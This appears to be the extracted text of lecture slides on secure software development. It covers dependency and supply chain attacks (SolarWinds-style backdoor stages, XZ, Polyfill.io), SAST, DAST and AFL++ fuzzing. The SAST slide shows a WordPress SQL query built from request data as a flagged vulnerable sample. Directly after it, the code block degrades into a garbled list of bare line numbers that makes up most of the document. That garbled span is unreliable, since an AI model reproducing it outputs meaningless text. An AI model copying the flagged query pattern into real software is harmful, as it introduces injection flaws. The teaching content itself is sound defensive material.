- Constitutes a major issue for a secure SDLC
 - Compromising a dependency is a proven method to subvert software
- Dependencies are easily injected
 - Each bringing both value and risk
 - Frameworks can rapidly inject Tens of libraries
- Dependency tracking and verification is vital
 - Includes applying tests and following the dependency development
 - Software and systems, while not dependencies should also be analyzed
 - Open Source model is especially vulnerable as dependencies are developed by small number of developers



“Further, 94% of projects **had fewer than ten developers** accounting for more than 90% of the LOC added. These findings are counter to the typically held belief that thousands or millions of developers are responsible for developing and maintaining FOSS projects. At a higher level, it was found that **136 developers were responsible for more than 80% of the LOC** added to these 50 FOSS projects”, Census II of Free and Open Source Software,

Development

Attacks to dependencies

- **Typo squatting:** Deploys dependencies with names similar to original packages
- **Dependency confusion:** Deploys dependencies with same names as private dependencies
- **Dependency takeover:** Getting ownership of dependency and/or its domain
- **Dependency compromise:** Compromising dependency library or software

Development

SUPPLY CHAIN ATTACK

Attackers insert malicious code into a DLL component of legitimate software. The compromised DLL is distributed to organizations that use the related software.

EXECUTION, PERSISTENCE

When the software starts, the compromised DLL loads, and the inserted malicious code calls the function that contains the backdoor capabilities.

DEFENSE EVASION

The backdoor has a lengthy list of checks to make sure it's running in an actual compromised network.

RECON

The backdoor gathers system info

INITIAL C2


The backdoor connects to a command-and-control server. The domain it connects to is partly based on info gathered from system, making each subdomain unique. The backdoor may receive an additional C2 address to connect to.

EXFILTRATION

The backdoor sends gathered information to the attacker.


HANDS-ON-KEYBOARD ATTACK

The backdoor runs commands it receives from attackers. The wide range of backdoor capabilities allow attackers to perform additional activities, such as credential theft, progressive privilege escalation, and lateral movement.



Development

XZ Supply Chain Attack



Development

The Polyfill attack

- On June 25, 2024, the [Sansec forensics team](#) published a report revealing a **supply chain attack** targeting the widely-used **Polyfill.io** JavaScript library. The attack originated in February 2024 when Funnull, a Chinese company, acquired the previously legitimate Polyfill.io domain and GitHub account. Shortly thereafter, the service began redirecting users to malicious sites and deploying sophisticated malware with advanced evasion techniques.
- On June 27, 2024, Namecheap **suspended the malicious polyfill.io** domain, mitigating the immediate threat for now. However, Censys still detects **384,773 hosts** embedding a polyfill JS script linking to the malicious domain as of July 2, 2024, primarily located in Germany.
 - These hosts include websites associated with major platforms like Hulu, Mercedes-Benz, and WarnerBros. Security experts **strongly advise website owners to remove any references to polyfill.io and its associated domains** from their codebase as a precautionary measure. Cloudflare and Fastly have offered alternative, secure endpoints for polyfill services as a workaround.
- **Further investigation has uncovered a more extensive network of potentially compromised domains.** Researchers identified **four additional active domains** linked to the same account that owned the polyfill.io domain. Censys detected **1,637,160 hosts** referencing one or more of these endpoints. At least one of these domains has been observed engaging in malicious activities dating back to June 2023, but the nature of the other associated domains is currently unknown.

Testing

SAST

- Static application security testing
 - Analyses source code, identifying potential anti-patterns
 - Strongly linked with CWEs
 - Frequently included in CI/CD pipelines or IDEs
 - Typically, tools are language specific
- Other uses:
 - Dependency tracking
 - Secret Detection

The screenshot displays a SonarCloud SAST analysis for the file `wp-admin/users.php`. A red box highlights a vulnerability in the SQL query construction. The analysis includes a list of 8 steps explaining the flow of the malicious data from the user request to the database query.

Change this code to not construct SQL queries directly from user-controlled data.


- 1 **SOURCE** a user can craft an HTTP request with malicious content
- 2 A malicious value was previously assigned to this data structure
- 3 This invocation can propagate malicious content to its return value
- 4 This invocation can propagate malicious content to its return value
- 5 A malicious value can be assigned to variable '\$userids'
- 6 This invocation can propagate malicious content to its return value
- 7 This concatenation can propagate malicious content to the newly created string
- 8 **SINK** this invocation is not safe; a malicious value can be used as argument

```
207 jpbarr...      $errors = new WP_Error( 'edit_users', __( 'Sorry, you are not allowed to delete users.' ) );
208
209              if ( empty($_REQUEST['users']) )
210                  $userids = array( intval( $_REQUEST['user'] ) );
211              else
212                  5 $userids = 4 array_map( 'intval', 3 (array) 2 $_REQUEST['users'] );
213
214              $users_have_content = false;
215              if ( 8 $wpdb->get_var( 7 "SELECT ID FROM {$wpdb->posts} WHERE post_author IN( " 6 implode( ',', $userids )
                " ) LIMIT 1" ) ) {
                6
                7
                8
                9
                10
                11
                12
                13
                14
                15
                16
                17
                18
                19
                20
                21
                22
                23
                24
                25
                26
                27
                28
                29
                30
                31
                32
                33
                34
                35
                36
                37
                38
                39
                40
                41
                42
                43
                44
                45
                46
                47
                48
                49
                50
                51
                52
                53
                54
                55
                56
                57
                58
                59
                60
                61
                62
                63
                64
                65
                66
                67
                68
                69
                70
                71
                72
                73
                74
                75
                76
                77
                78
                79
                80
                81
                82
                83
                84
                85
                86
                87
                88
                89
                90
                91
                92
                93
                94
                95
                96
                97
                98
                99
                100
                101
                102
                103
                104
                105
                106
                107
                108
                109
                110
                111
                112
                113
                114
                115
                116
                117
                118
                119
                120
                121
                122
                123
                124
                125
                126
                127
                128
                129
                130
                131
                132
                133
                134
                135
                136
                137
                138
                139
                140
                141
                142
                143
                144
                145
                146
                147
                148
                149
                150
                151
                152
                153
                154
                155
                156
                157
                158
                159
                160
                161
                162
                163
                164
                165
                166
                167
                168
                169
                170
                171
                172
                173
                174
                175
                176
                177
                178
                179
                180
                181
                182
                183
                184
                185
                186
                187
                188
                189
                190
                191
                192
                193
                194
                195
                196
                197
                198
                199
                200
                201
                202
                203
                204
                205
                206
                207
                208
                209
                210
                211
                212
                213
                214
                215
                216
                217
                218
                219
                220
                221
                222
                223
                224
                225
                226
                227
                228
                229
                230
                231
                232
                233
                234
                235
                236
                237
                238
                239
                240
                241
                242
                243
                244
                245
                246
                247
                248
                249
                250
                251
                252
                253
                254
                255
                256
                257
                258
                259
                260
                261
                262
                263
                264
                265
                266
                267
                268
                269
                270
                271
                272
                273
                274
                275
                276
                277
                278
                279
                280
                281
                282
                283
                284
                285
                286
                287
                288
                289
                290
                291
                292
                293
                294
                295
                296
                297
                298
                299
                300
                301
                302
                303
                304
                305
                306
                307
                308
                309
                310
                311
                312
                313
                314
                315
                316
                317
                318
                319
                320
                321
                322
                323
                324
                325
                326
                327
                328
                329
                330
                331
                332
                333
                334
                335
                336
                337
                338
                339
                340
                341
                342
                343
                344
                345
                346
                347
                348
                349
                350
                351
                352
                353
                354
                355
                356
                357
                358
                359
                360
                361
                362
                363
                364
                365
                366
                367
                368
                369
                370
                371
                372
                373
                374
                375
                376
                377
                378
                379
                380
                381
                382
                383
                384
                385
                386
                387
                388
                389
                390
                391
                392
                393
                394
                395
                396
                397
                398
                399
                400
                401
                402
                403
                404
                405
                406
                407
                408
                409
                410
                411
                412
                413
                414
                415
                416
                417
                418
                419
                420
                421
                422
                423
                424
                425
                426
                427
                428
                429
                430
                431
                432
                433
                434
                435
                436
                437
                438
                439
                440
                441
                442
                443
                444
                445
                446
                447
                448
                449
                450
                451
                452
                453
                454
                455
                456
                457
                458
                459
                460
                461
                462
                463
                464
                465
                466
                467
                468
                469
                470
                471
                472
                473
                474
                475
                476
                477
                478
                479
                480
                481
                482
                483
                484
                485
                486
                487
                488
                489
                490
                491
                492
                493
                494
                495
                496
                497
                498
                499
                500
                501
                502
                503
                504
                505
                506
                507
                508
                509
                510
                511
                512
                513
                514
                515
                516
                517
                518
                519
                520
                521
                522
                523
                524
                525
                526
                527
                528
                529
                530
                531
                532
                533
                534
                535
                536
                537
                538
                539
                540
                541
                542
                543
                544
                545
                546
                547
                548
                549
                550
                551
                552
                553
                554
                555
                556
                557
                558
                559
                560
                561
                562
                563
                564
                565
                566
                567
                568
                569
                570
                571
                572
                573
                574
                575
                576
                577
                578
                579
                580
                581
                582
                583
                584
                585
                586
                587
                588
                589
                590
                591
                592
                593
                594
                595
                596
                597
                598
                599
                600
                601
                602
                603
                604
                605
                606
                607
                608
                609
                610
                611
                612
                613
                614
                615
                616
                617
                618
                619
                620
                621
                622
                623
                624
                625
                626
                627
                628
                629
                630
                631
                632
                633
                634
                635
                636
                637
                638
                639
                640
                641
                642
                643
                644
                645
                646
                647
                648
                649
                650
                651
                652
                653
                654
                655
                656
                657
                658
                659
                660
                661
                662
                663
                664
                665
                666
                667
                668
                669
                670
                671
                672
                673
                674
                675
                676
                677
                678
                679
                680
                681
                682
                683
                684
                685
                686
                687
                688
                689
                690
                691
                692
                693
                694
                695
                696
                697
                698
                699
                700
                701
                702
                703
                704
                705
                706
                707
                708
                709
                710
                711
                712
                713
                714
                715
                716
                717
                718
                719
                720
                721
                722
                723
                724
                725
                726
                727
                728
                729
                730
                731
                732
                733
                734
                735
                736
                737
                738
                739
                740
                741
                742
                743
                744
                745
                746
                747
                748
                749
                750
                751
                752
                753
                754
                755
                756
                757
                758
                759
                760
                761
                762
                763
                764
                765
                766
                767
                768
                769
                770
                771
                772
                773
                774
                775
                776
                777
                778
                779
                780
                781
                782
                783
                784
                785
                786
                787
                788
                789
                790
                791
                792
                793
                794
                795
                796
                797
                798
                799
                800
                801
                802
                803
                804
                805
                806
                807
                808
                809
                810
                811
                812
                813
                814
                815
                816
                817
                818
                819
                820
                821
                822
                823
                824
                825
                826
                827
                828
                829
                830
                831
                832
                833
                834
                835
                836
                837
                838
                839
                840
                841
                842
                843
                844
                845
                846
                847
                848
                849
                850
                851
                852
                853
                854
                855
                856
                857
                858
                859
                860
                861
                862
                863
                864
                865
                866
                867
                868
                869
                870
                871
                872
                873
                874
                875
                876
                877
                878
                879
                880
                881
                882
                883
                884
                885
                886
                887
                888
                889
                890
                891
                892
                893
                894
                895
                896
                897
                898
                899
                900
                901
                902
                903
                904
                905
                906
                907
                908
                909
                910
                911
                912
                913
                914
                915
                916
                917
                918
                919
                920
                921
                922
                923
                924
                925
                926
                927
                928
                929
                930
                931
                932
                933
                934
                935
                936
                937
                938
                939
                940
                941
                942
                943
                944
                945
                946
                947
                948
                949
                950
                951
                952
                953
                954
                955
                956
                957
                958
                959
                960
                961
                962
                963
                964
                965
                966
                967
                968
                969
                970
                971
                972
                973
                974
                975
                976
                977
                978
                979
                980
                981
                982
                983
                984
                985
                986
                987
                988
                989
                990
                991
                992
                993
                994
                995
                996
                997
                998
                999
                1000
                1001
                1002
                1003
                1004
                1005
                1006
                1007
                1008
                1009
                1010
                1011
                1012
                1013
                1014
                1015
                1016
                1017
                1018
                1019
                1020
                1021
                1022
                1023
                1024
                1025
                1026
                1027
                1028
                1029
                1030
                1031
                1032
                1033
                1034
                1035
                1036
                1037
                1038
                1039
                1040
                1041
                1042
                1043
                1044
                1045
                1046
                1047
                1048
                1049
                1050
                1051
                1052
                1053
                1054
                1055
                1056
                1057
                1058
                1059
                1060
                1061
                1062
                1063
                1064
                1065
                1066
                1067
                1068
                1069
                1070
                1071
                1072
                1073
                1074
                1075
                1076
                1077
                1078
                1079
                1080
                1081
                1082
                1083
                1084
                1085
                1086
                1087
                1088
                1089
                1090
                1091
                1092
                1093
                1094
                1095
                1096
                1097
                1098
                1099
                1100
                1101
                1102
                1103
                1104
                1105
                1106
                1107
                1108
                1109
                1110
                1111
                1112
                1113
                1114
                1115
                1116
                1117
                1118
                1119
                1120
                1121
                1122
                1123
                1124
                1125
                1126
                1127
                1128
                1129
                1130
                1131
                1132
                1133
                1134
                1135
                1136
                1137
                1138
                1139
                1140
                1141
                1142
                1143
                1144
                1145
                1146
                1147
                1148
                1149
                1150
                1151
                1152
                1153
                1154
                1155
                1156
                1157
                1158
                1159
                1160
                1161
                1162
                1163
                1164
                1165
                1166
                1167
                1168
                1169
                1170
                1171
                1172
                1173
                1174
                1175
                1176
                1177
                1178
                1179
                1180
                1181
                1182
                1183
                1184
                1185
                1186
                1187
                1188
                1189
                1190
                1191
                1192
                1193
                1194
                1195
                1196
                1197
                1198
                1199
                1200
                1201
                1202
                1203
                1204
                1205
                1206
                1207
                1208
                1209
                1210
                1211
                1212
                1213
                1214
                1215
                1216
                1217
                1218
                1219
                1220
                1221
                1222
                1223
                1224
                1225
                1226
                1227
                1228
                1229
                1230
                1231
                1232
                1233
                1234
                1235
                1236
                1237
                1238
                1239
                1240
                1241
                1242
                1243
                1244
                1245
                1246
                1247
                1248
                1249
                1250
                1251
                1252
                1253
                1254
                1255
                1256
                1257
                1258
                1259
                1260
                1261
                1262
                1263
                1264
                1265
                1266
                1267
                1268
                1269
                1270
                1271
                1272
                1273
                1274
                1275
                1276
                1277
                1278
                1279
                1280
                1281
                1282
                1283
                1284
                1285
                1286
                1287
                1288
                1289
                1290
                1291
                1292
                1293
                1294
                1295
                1296
                1297
                1298
                1299
                1300
                1301
                1302
                1303
                1304
                1305
                1306
                1307
                1308
                1309
                1310
                1311
                1312
                1313
                1314
                1315
                1316
                1317
                1318
                1319
                1320
                1321
                1322
                1323
                1324
                1325
                1326
                1327
                1328
                1329
                1330
                1331
                1332
                1333
                1334
                1335
                1336
                1337
                1338
                1339
                1340
                1341
                1342
                1343
                1344
                1345
                1346
                1347
                1348
                1349
                1350
                1351
                1352
                1353
                1354
                1355
                1356
                1357
                1358
                1359
                1360
                1361
                1362
                1363
                1364
                1365
                1366
                1367
                1368
                1369
                1370
                1371
                1372
                1373
                1374
                1375
                1376
                1377
                1378
                1379
                1380
                1381
                1382
                1383
                1384
                1385
                1386
                1387
                1388
                1389
                1390
                1391
                1392
                1393
                1394
                1395
                1396
                1397
                1398
                1399
                1400
                1401
                1402
                1403
                1404
                1405
                1406
                1407
                1408
                1409
                1410
                1411
                1412
                1413
                1414
                1415
                1416
                1417
                1418
                1419
                1420
                1421
                1422
                1423
                1424
                1425
                1426
                1427
                1428
                1429
                1430
                1431
                1432
                1433
                1434
                1435
                1436
                1437
                1438
                1439
                1440
                1441
                1442
                1443
                1444
                1445
                1446
                1447
                1448
                1449
                1450
                1451
                1452
                1453
                1454
                1455
                1456
                1457
                1458
                1459
                1460
                1461
                1462
                1463
                1464
                1465
                1466
                1467
                1468
                1469
                1470
                1471
                1472
                1473
                1474
                1475
                1476
                1477
                1478
                1479
                1480
                1481
                1482
                1483
                1484
                1485
                1486
                1487
                1488
                1489
                1490
                1491
                1492
                1493
                1494
                1495
                1496
                1497
                1498
                1499
                1500
                1501
                1502
                1503
                1504
                1505
                1506
                1507
                1508
                1509
                1510
                1511
                1512
                1513
                1514
                1515
                1516
                1517
                1518
                1519
                1520
                1521
                1522
                1523
                1524
                1525
                1526
                1527
                1528
                1529
                1530
                1531
                1532
                1533
                1534
                1535
                1536
                1537
                1538
                1539
                1540
                1541
                1542
                1543
                1544
                1545
                1546
                1547
                1548
                1549
                1550
                1551
                1552
                1553
                1554
                1555
                1556
                1557
                1558
                1559
                1560
                1561
                1562
                1563
                1564
                1565
                1566
                1567
                1568
                1569
                1570
                1571
                1572
                1573
                1574
                1575
                1576
                1577
                1578
                1579
                1580
                1581
                1582
                1583
                1584
                1585
                1586
                1587
                1588
                1589
                1590
                1591
                1592
                1593
                1594
                1595
                1596
                1597
                1598
                1599
                1600
                1601
                1602
                1603
                1604
                1605
                1606
                1607
                1608
                1609
                1610
                1611
                1612
                1613
                1614
                1615
                1616
                1617
                1618
                1619
                1620
                1621
                1622
                1623
                1624
                1625
                1626
                1627
                1628
                1629
                1630
                1631
                1632
                1633
                1634
                1635
                1636
                1637
                1638
                1639
                1640
                1641
                1642
                1643
                1644
                1645
                1646
                1647
                1648
                1649
                1650
                1651
                1652
                1653
                1654
                1655
                1656
                1657
                1658
                1659
                1660
                1661
                1662
                1663
                1664
                1665
                1666
                1667
                1668
                1669
                1670
                1671
                1672
                1673
                1674
                1675
                1676
                1677
                1678
                1679
                1680
                1681
                1682
                1683
                1684
                1685
                1686
                1687
                1688
                1689
                1690
                1691
                1692
                1693
                1694
                1695
                1696
                1697
                1698
                1699
                1700
                1701
                1702
                1703
                1704
                1705
                1706
                1707
                1708
                1709
                1710
                1711
                1712
                1713
                1714
                1715
                1716
                1717
                1718
                1719
                1720
                1721
                1722
                1723
                1724
                1725
                1726
                1727
                1728
                1729
                1730
                1731
                1732
                1733
                1734
                1735
                1736
                1737
                1738
                1739
                1740
                1741
                1742
                1743
                1744
                1745
                1746
                1747
                1748
                1749
                1750
                1751
                1752
                1753
                1754
                1755
                1756
                1757
                1758
                1759
                1760
                1761
                1762
                1763
                1764
                1765
                1766
                1767
                1768
                1769
                1770
                1771
                1772
                1773
                1774
                1775
                1776
                1777
                1778
                1779
                1780
                1781
                1782
                1783
                1784
                1785
                1786
                1787
                1788
                1789
                1790
                1791
                1792
                1793
                1794
                1795
                1796
                1797
                1798
                1799
                1800
                1801
                1802
                1803
                1804
                1805
                1806
                1807
                1808
                1809
                1810
                1811
                1812
                1813
                1814
                1815
                1816
                1817
                1818
                1819
                1820
                1821
                1822
                1823
                1824
                1825
                1826
                1827
                1828
                1829
                1830
                1831
                1832
                1833
                1
```

Testing

DAST

- Dynamic Application Security Testing
 - Analyses app behavior, identifying potential anomalies
 - Strongly linked with behavior analysis and error handling
- Involves active testing with application running
 - With test vectors for known typical vulnerabilities
 - XSS, XXE, SQLI...
 - With fuzzing: **automated software testing technique** that involves providing invalid, unexpected, or random data as inputs
 - Used to software in QA or production
 - Humans and AIs can enhance DAST conducting specialized attacks
 - Replicate Attack Chains or typical exploits



Testing

DAST

- AFL++

- Coverage-based fuzzing
 - Keeps track of what areas of the binary are executing or coverage
 - Applies variation with a genetic algorithm
- Enables figuring out which inputs lead to which parts of the code executing

```
american fuzzy lop ++4.21c {default} (./server) [explore]
┌────────── process timing ───────────┐ ┌────────── overall results ───────────┐
│ run time      : 0 days, 0 hrs, 0 min, 24 sec │ │ cycles done   : 0 │
│ last new find  : 0 days, 0 hrs, 0 min, 2 sec │ │ corpus count  : 13 │
│ last saved crash : 0 days, 0 hrs, 0 min, 22 sec │ │ saved crashes : 3  │
│ last saved hang  : 0 days, 0 hrs, 0 min, 20 sec │ │ saved hangs   : 3  │
└────────── cycle progress ───────────┘ └────────── map coverage ───────────┘
│ now processing : 0.0 (0.0%) │ │ map density   : 44.00% / 48.00% │
│ runs timed out : 0 (0.00%) │ │ count coverage : 27.33 bits/tuple │
└────────── stage progress ───────────┘ └────────── findings in depth ───────────┘
│ now trying     : havoc │ │ favored items  : 1 (7.69%) │
│ stage execs    : 2622/51.2k (5.12%) │ │ new edges on  : 2 (15.38%) │
│ total execs    : 2901 │ │ total crashes : 1332 (3 saved) │
│ exec speed     : 115.1/sec │ │ total tmouts  : 573 (0 saved) │
└────────── fuzzing strategy yields ───────────┘ └────────── item geometry ───────────┘
│ bit flips      : 0/128, 0/127, 0/125 │ │ levels        : 2 │
│ byte flips     : 0/16, 0/15, 0/13 │ │ pending       : 13 │
│ arithmetics    : 0/1106, 0/1960, 0/1680 │ │ pend fav      : 1 │
│ known ints     : 0/141, 0/560, 0/718 │ │ own finds     : 12 │
│ dictionary     : 0/0, 0/0, 0/0, 0/0 │ │ imported      : 0 │
│ havoc/splice   : 0/0, 0/0 │ │ stability     : 100.00% │
│ py/custom/rq   : unused, unused, unused, unused │ │ │
│ trim/eff       : n/a, 93.75% │ │ │
└────────── strategy: explore ───────────┘ └────────── state: started :- ) ───────────┘
                                                                [cpu000: 6%]
```

Production

- Production considers providing the service from a client facing environment
 - May be internet facing
 - May consider systems outside organization (e.g. public clouds)
 - Constitutes a product, whose actions have relevant impact
 - Defects may result in a CVE



Production

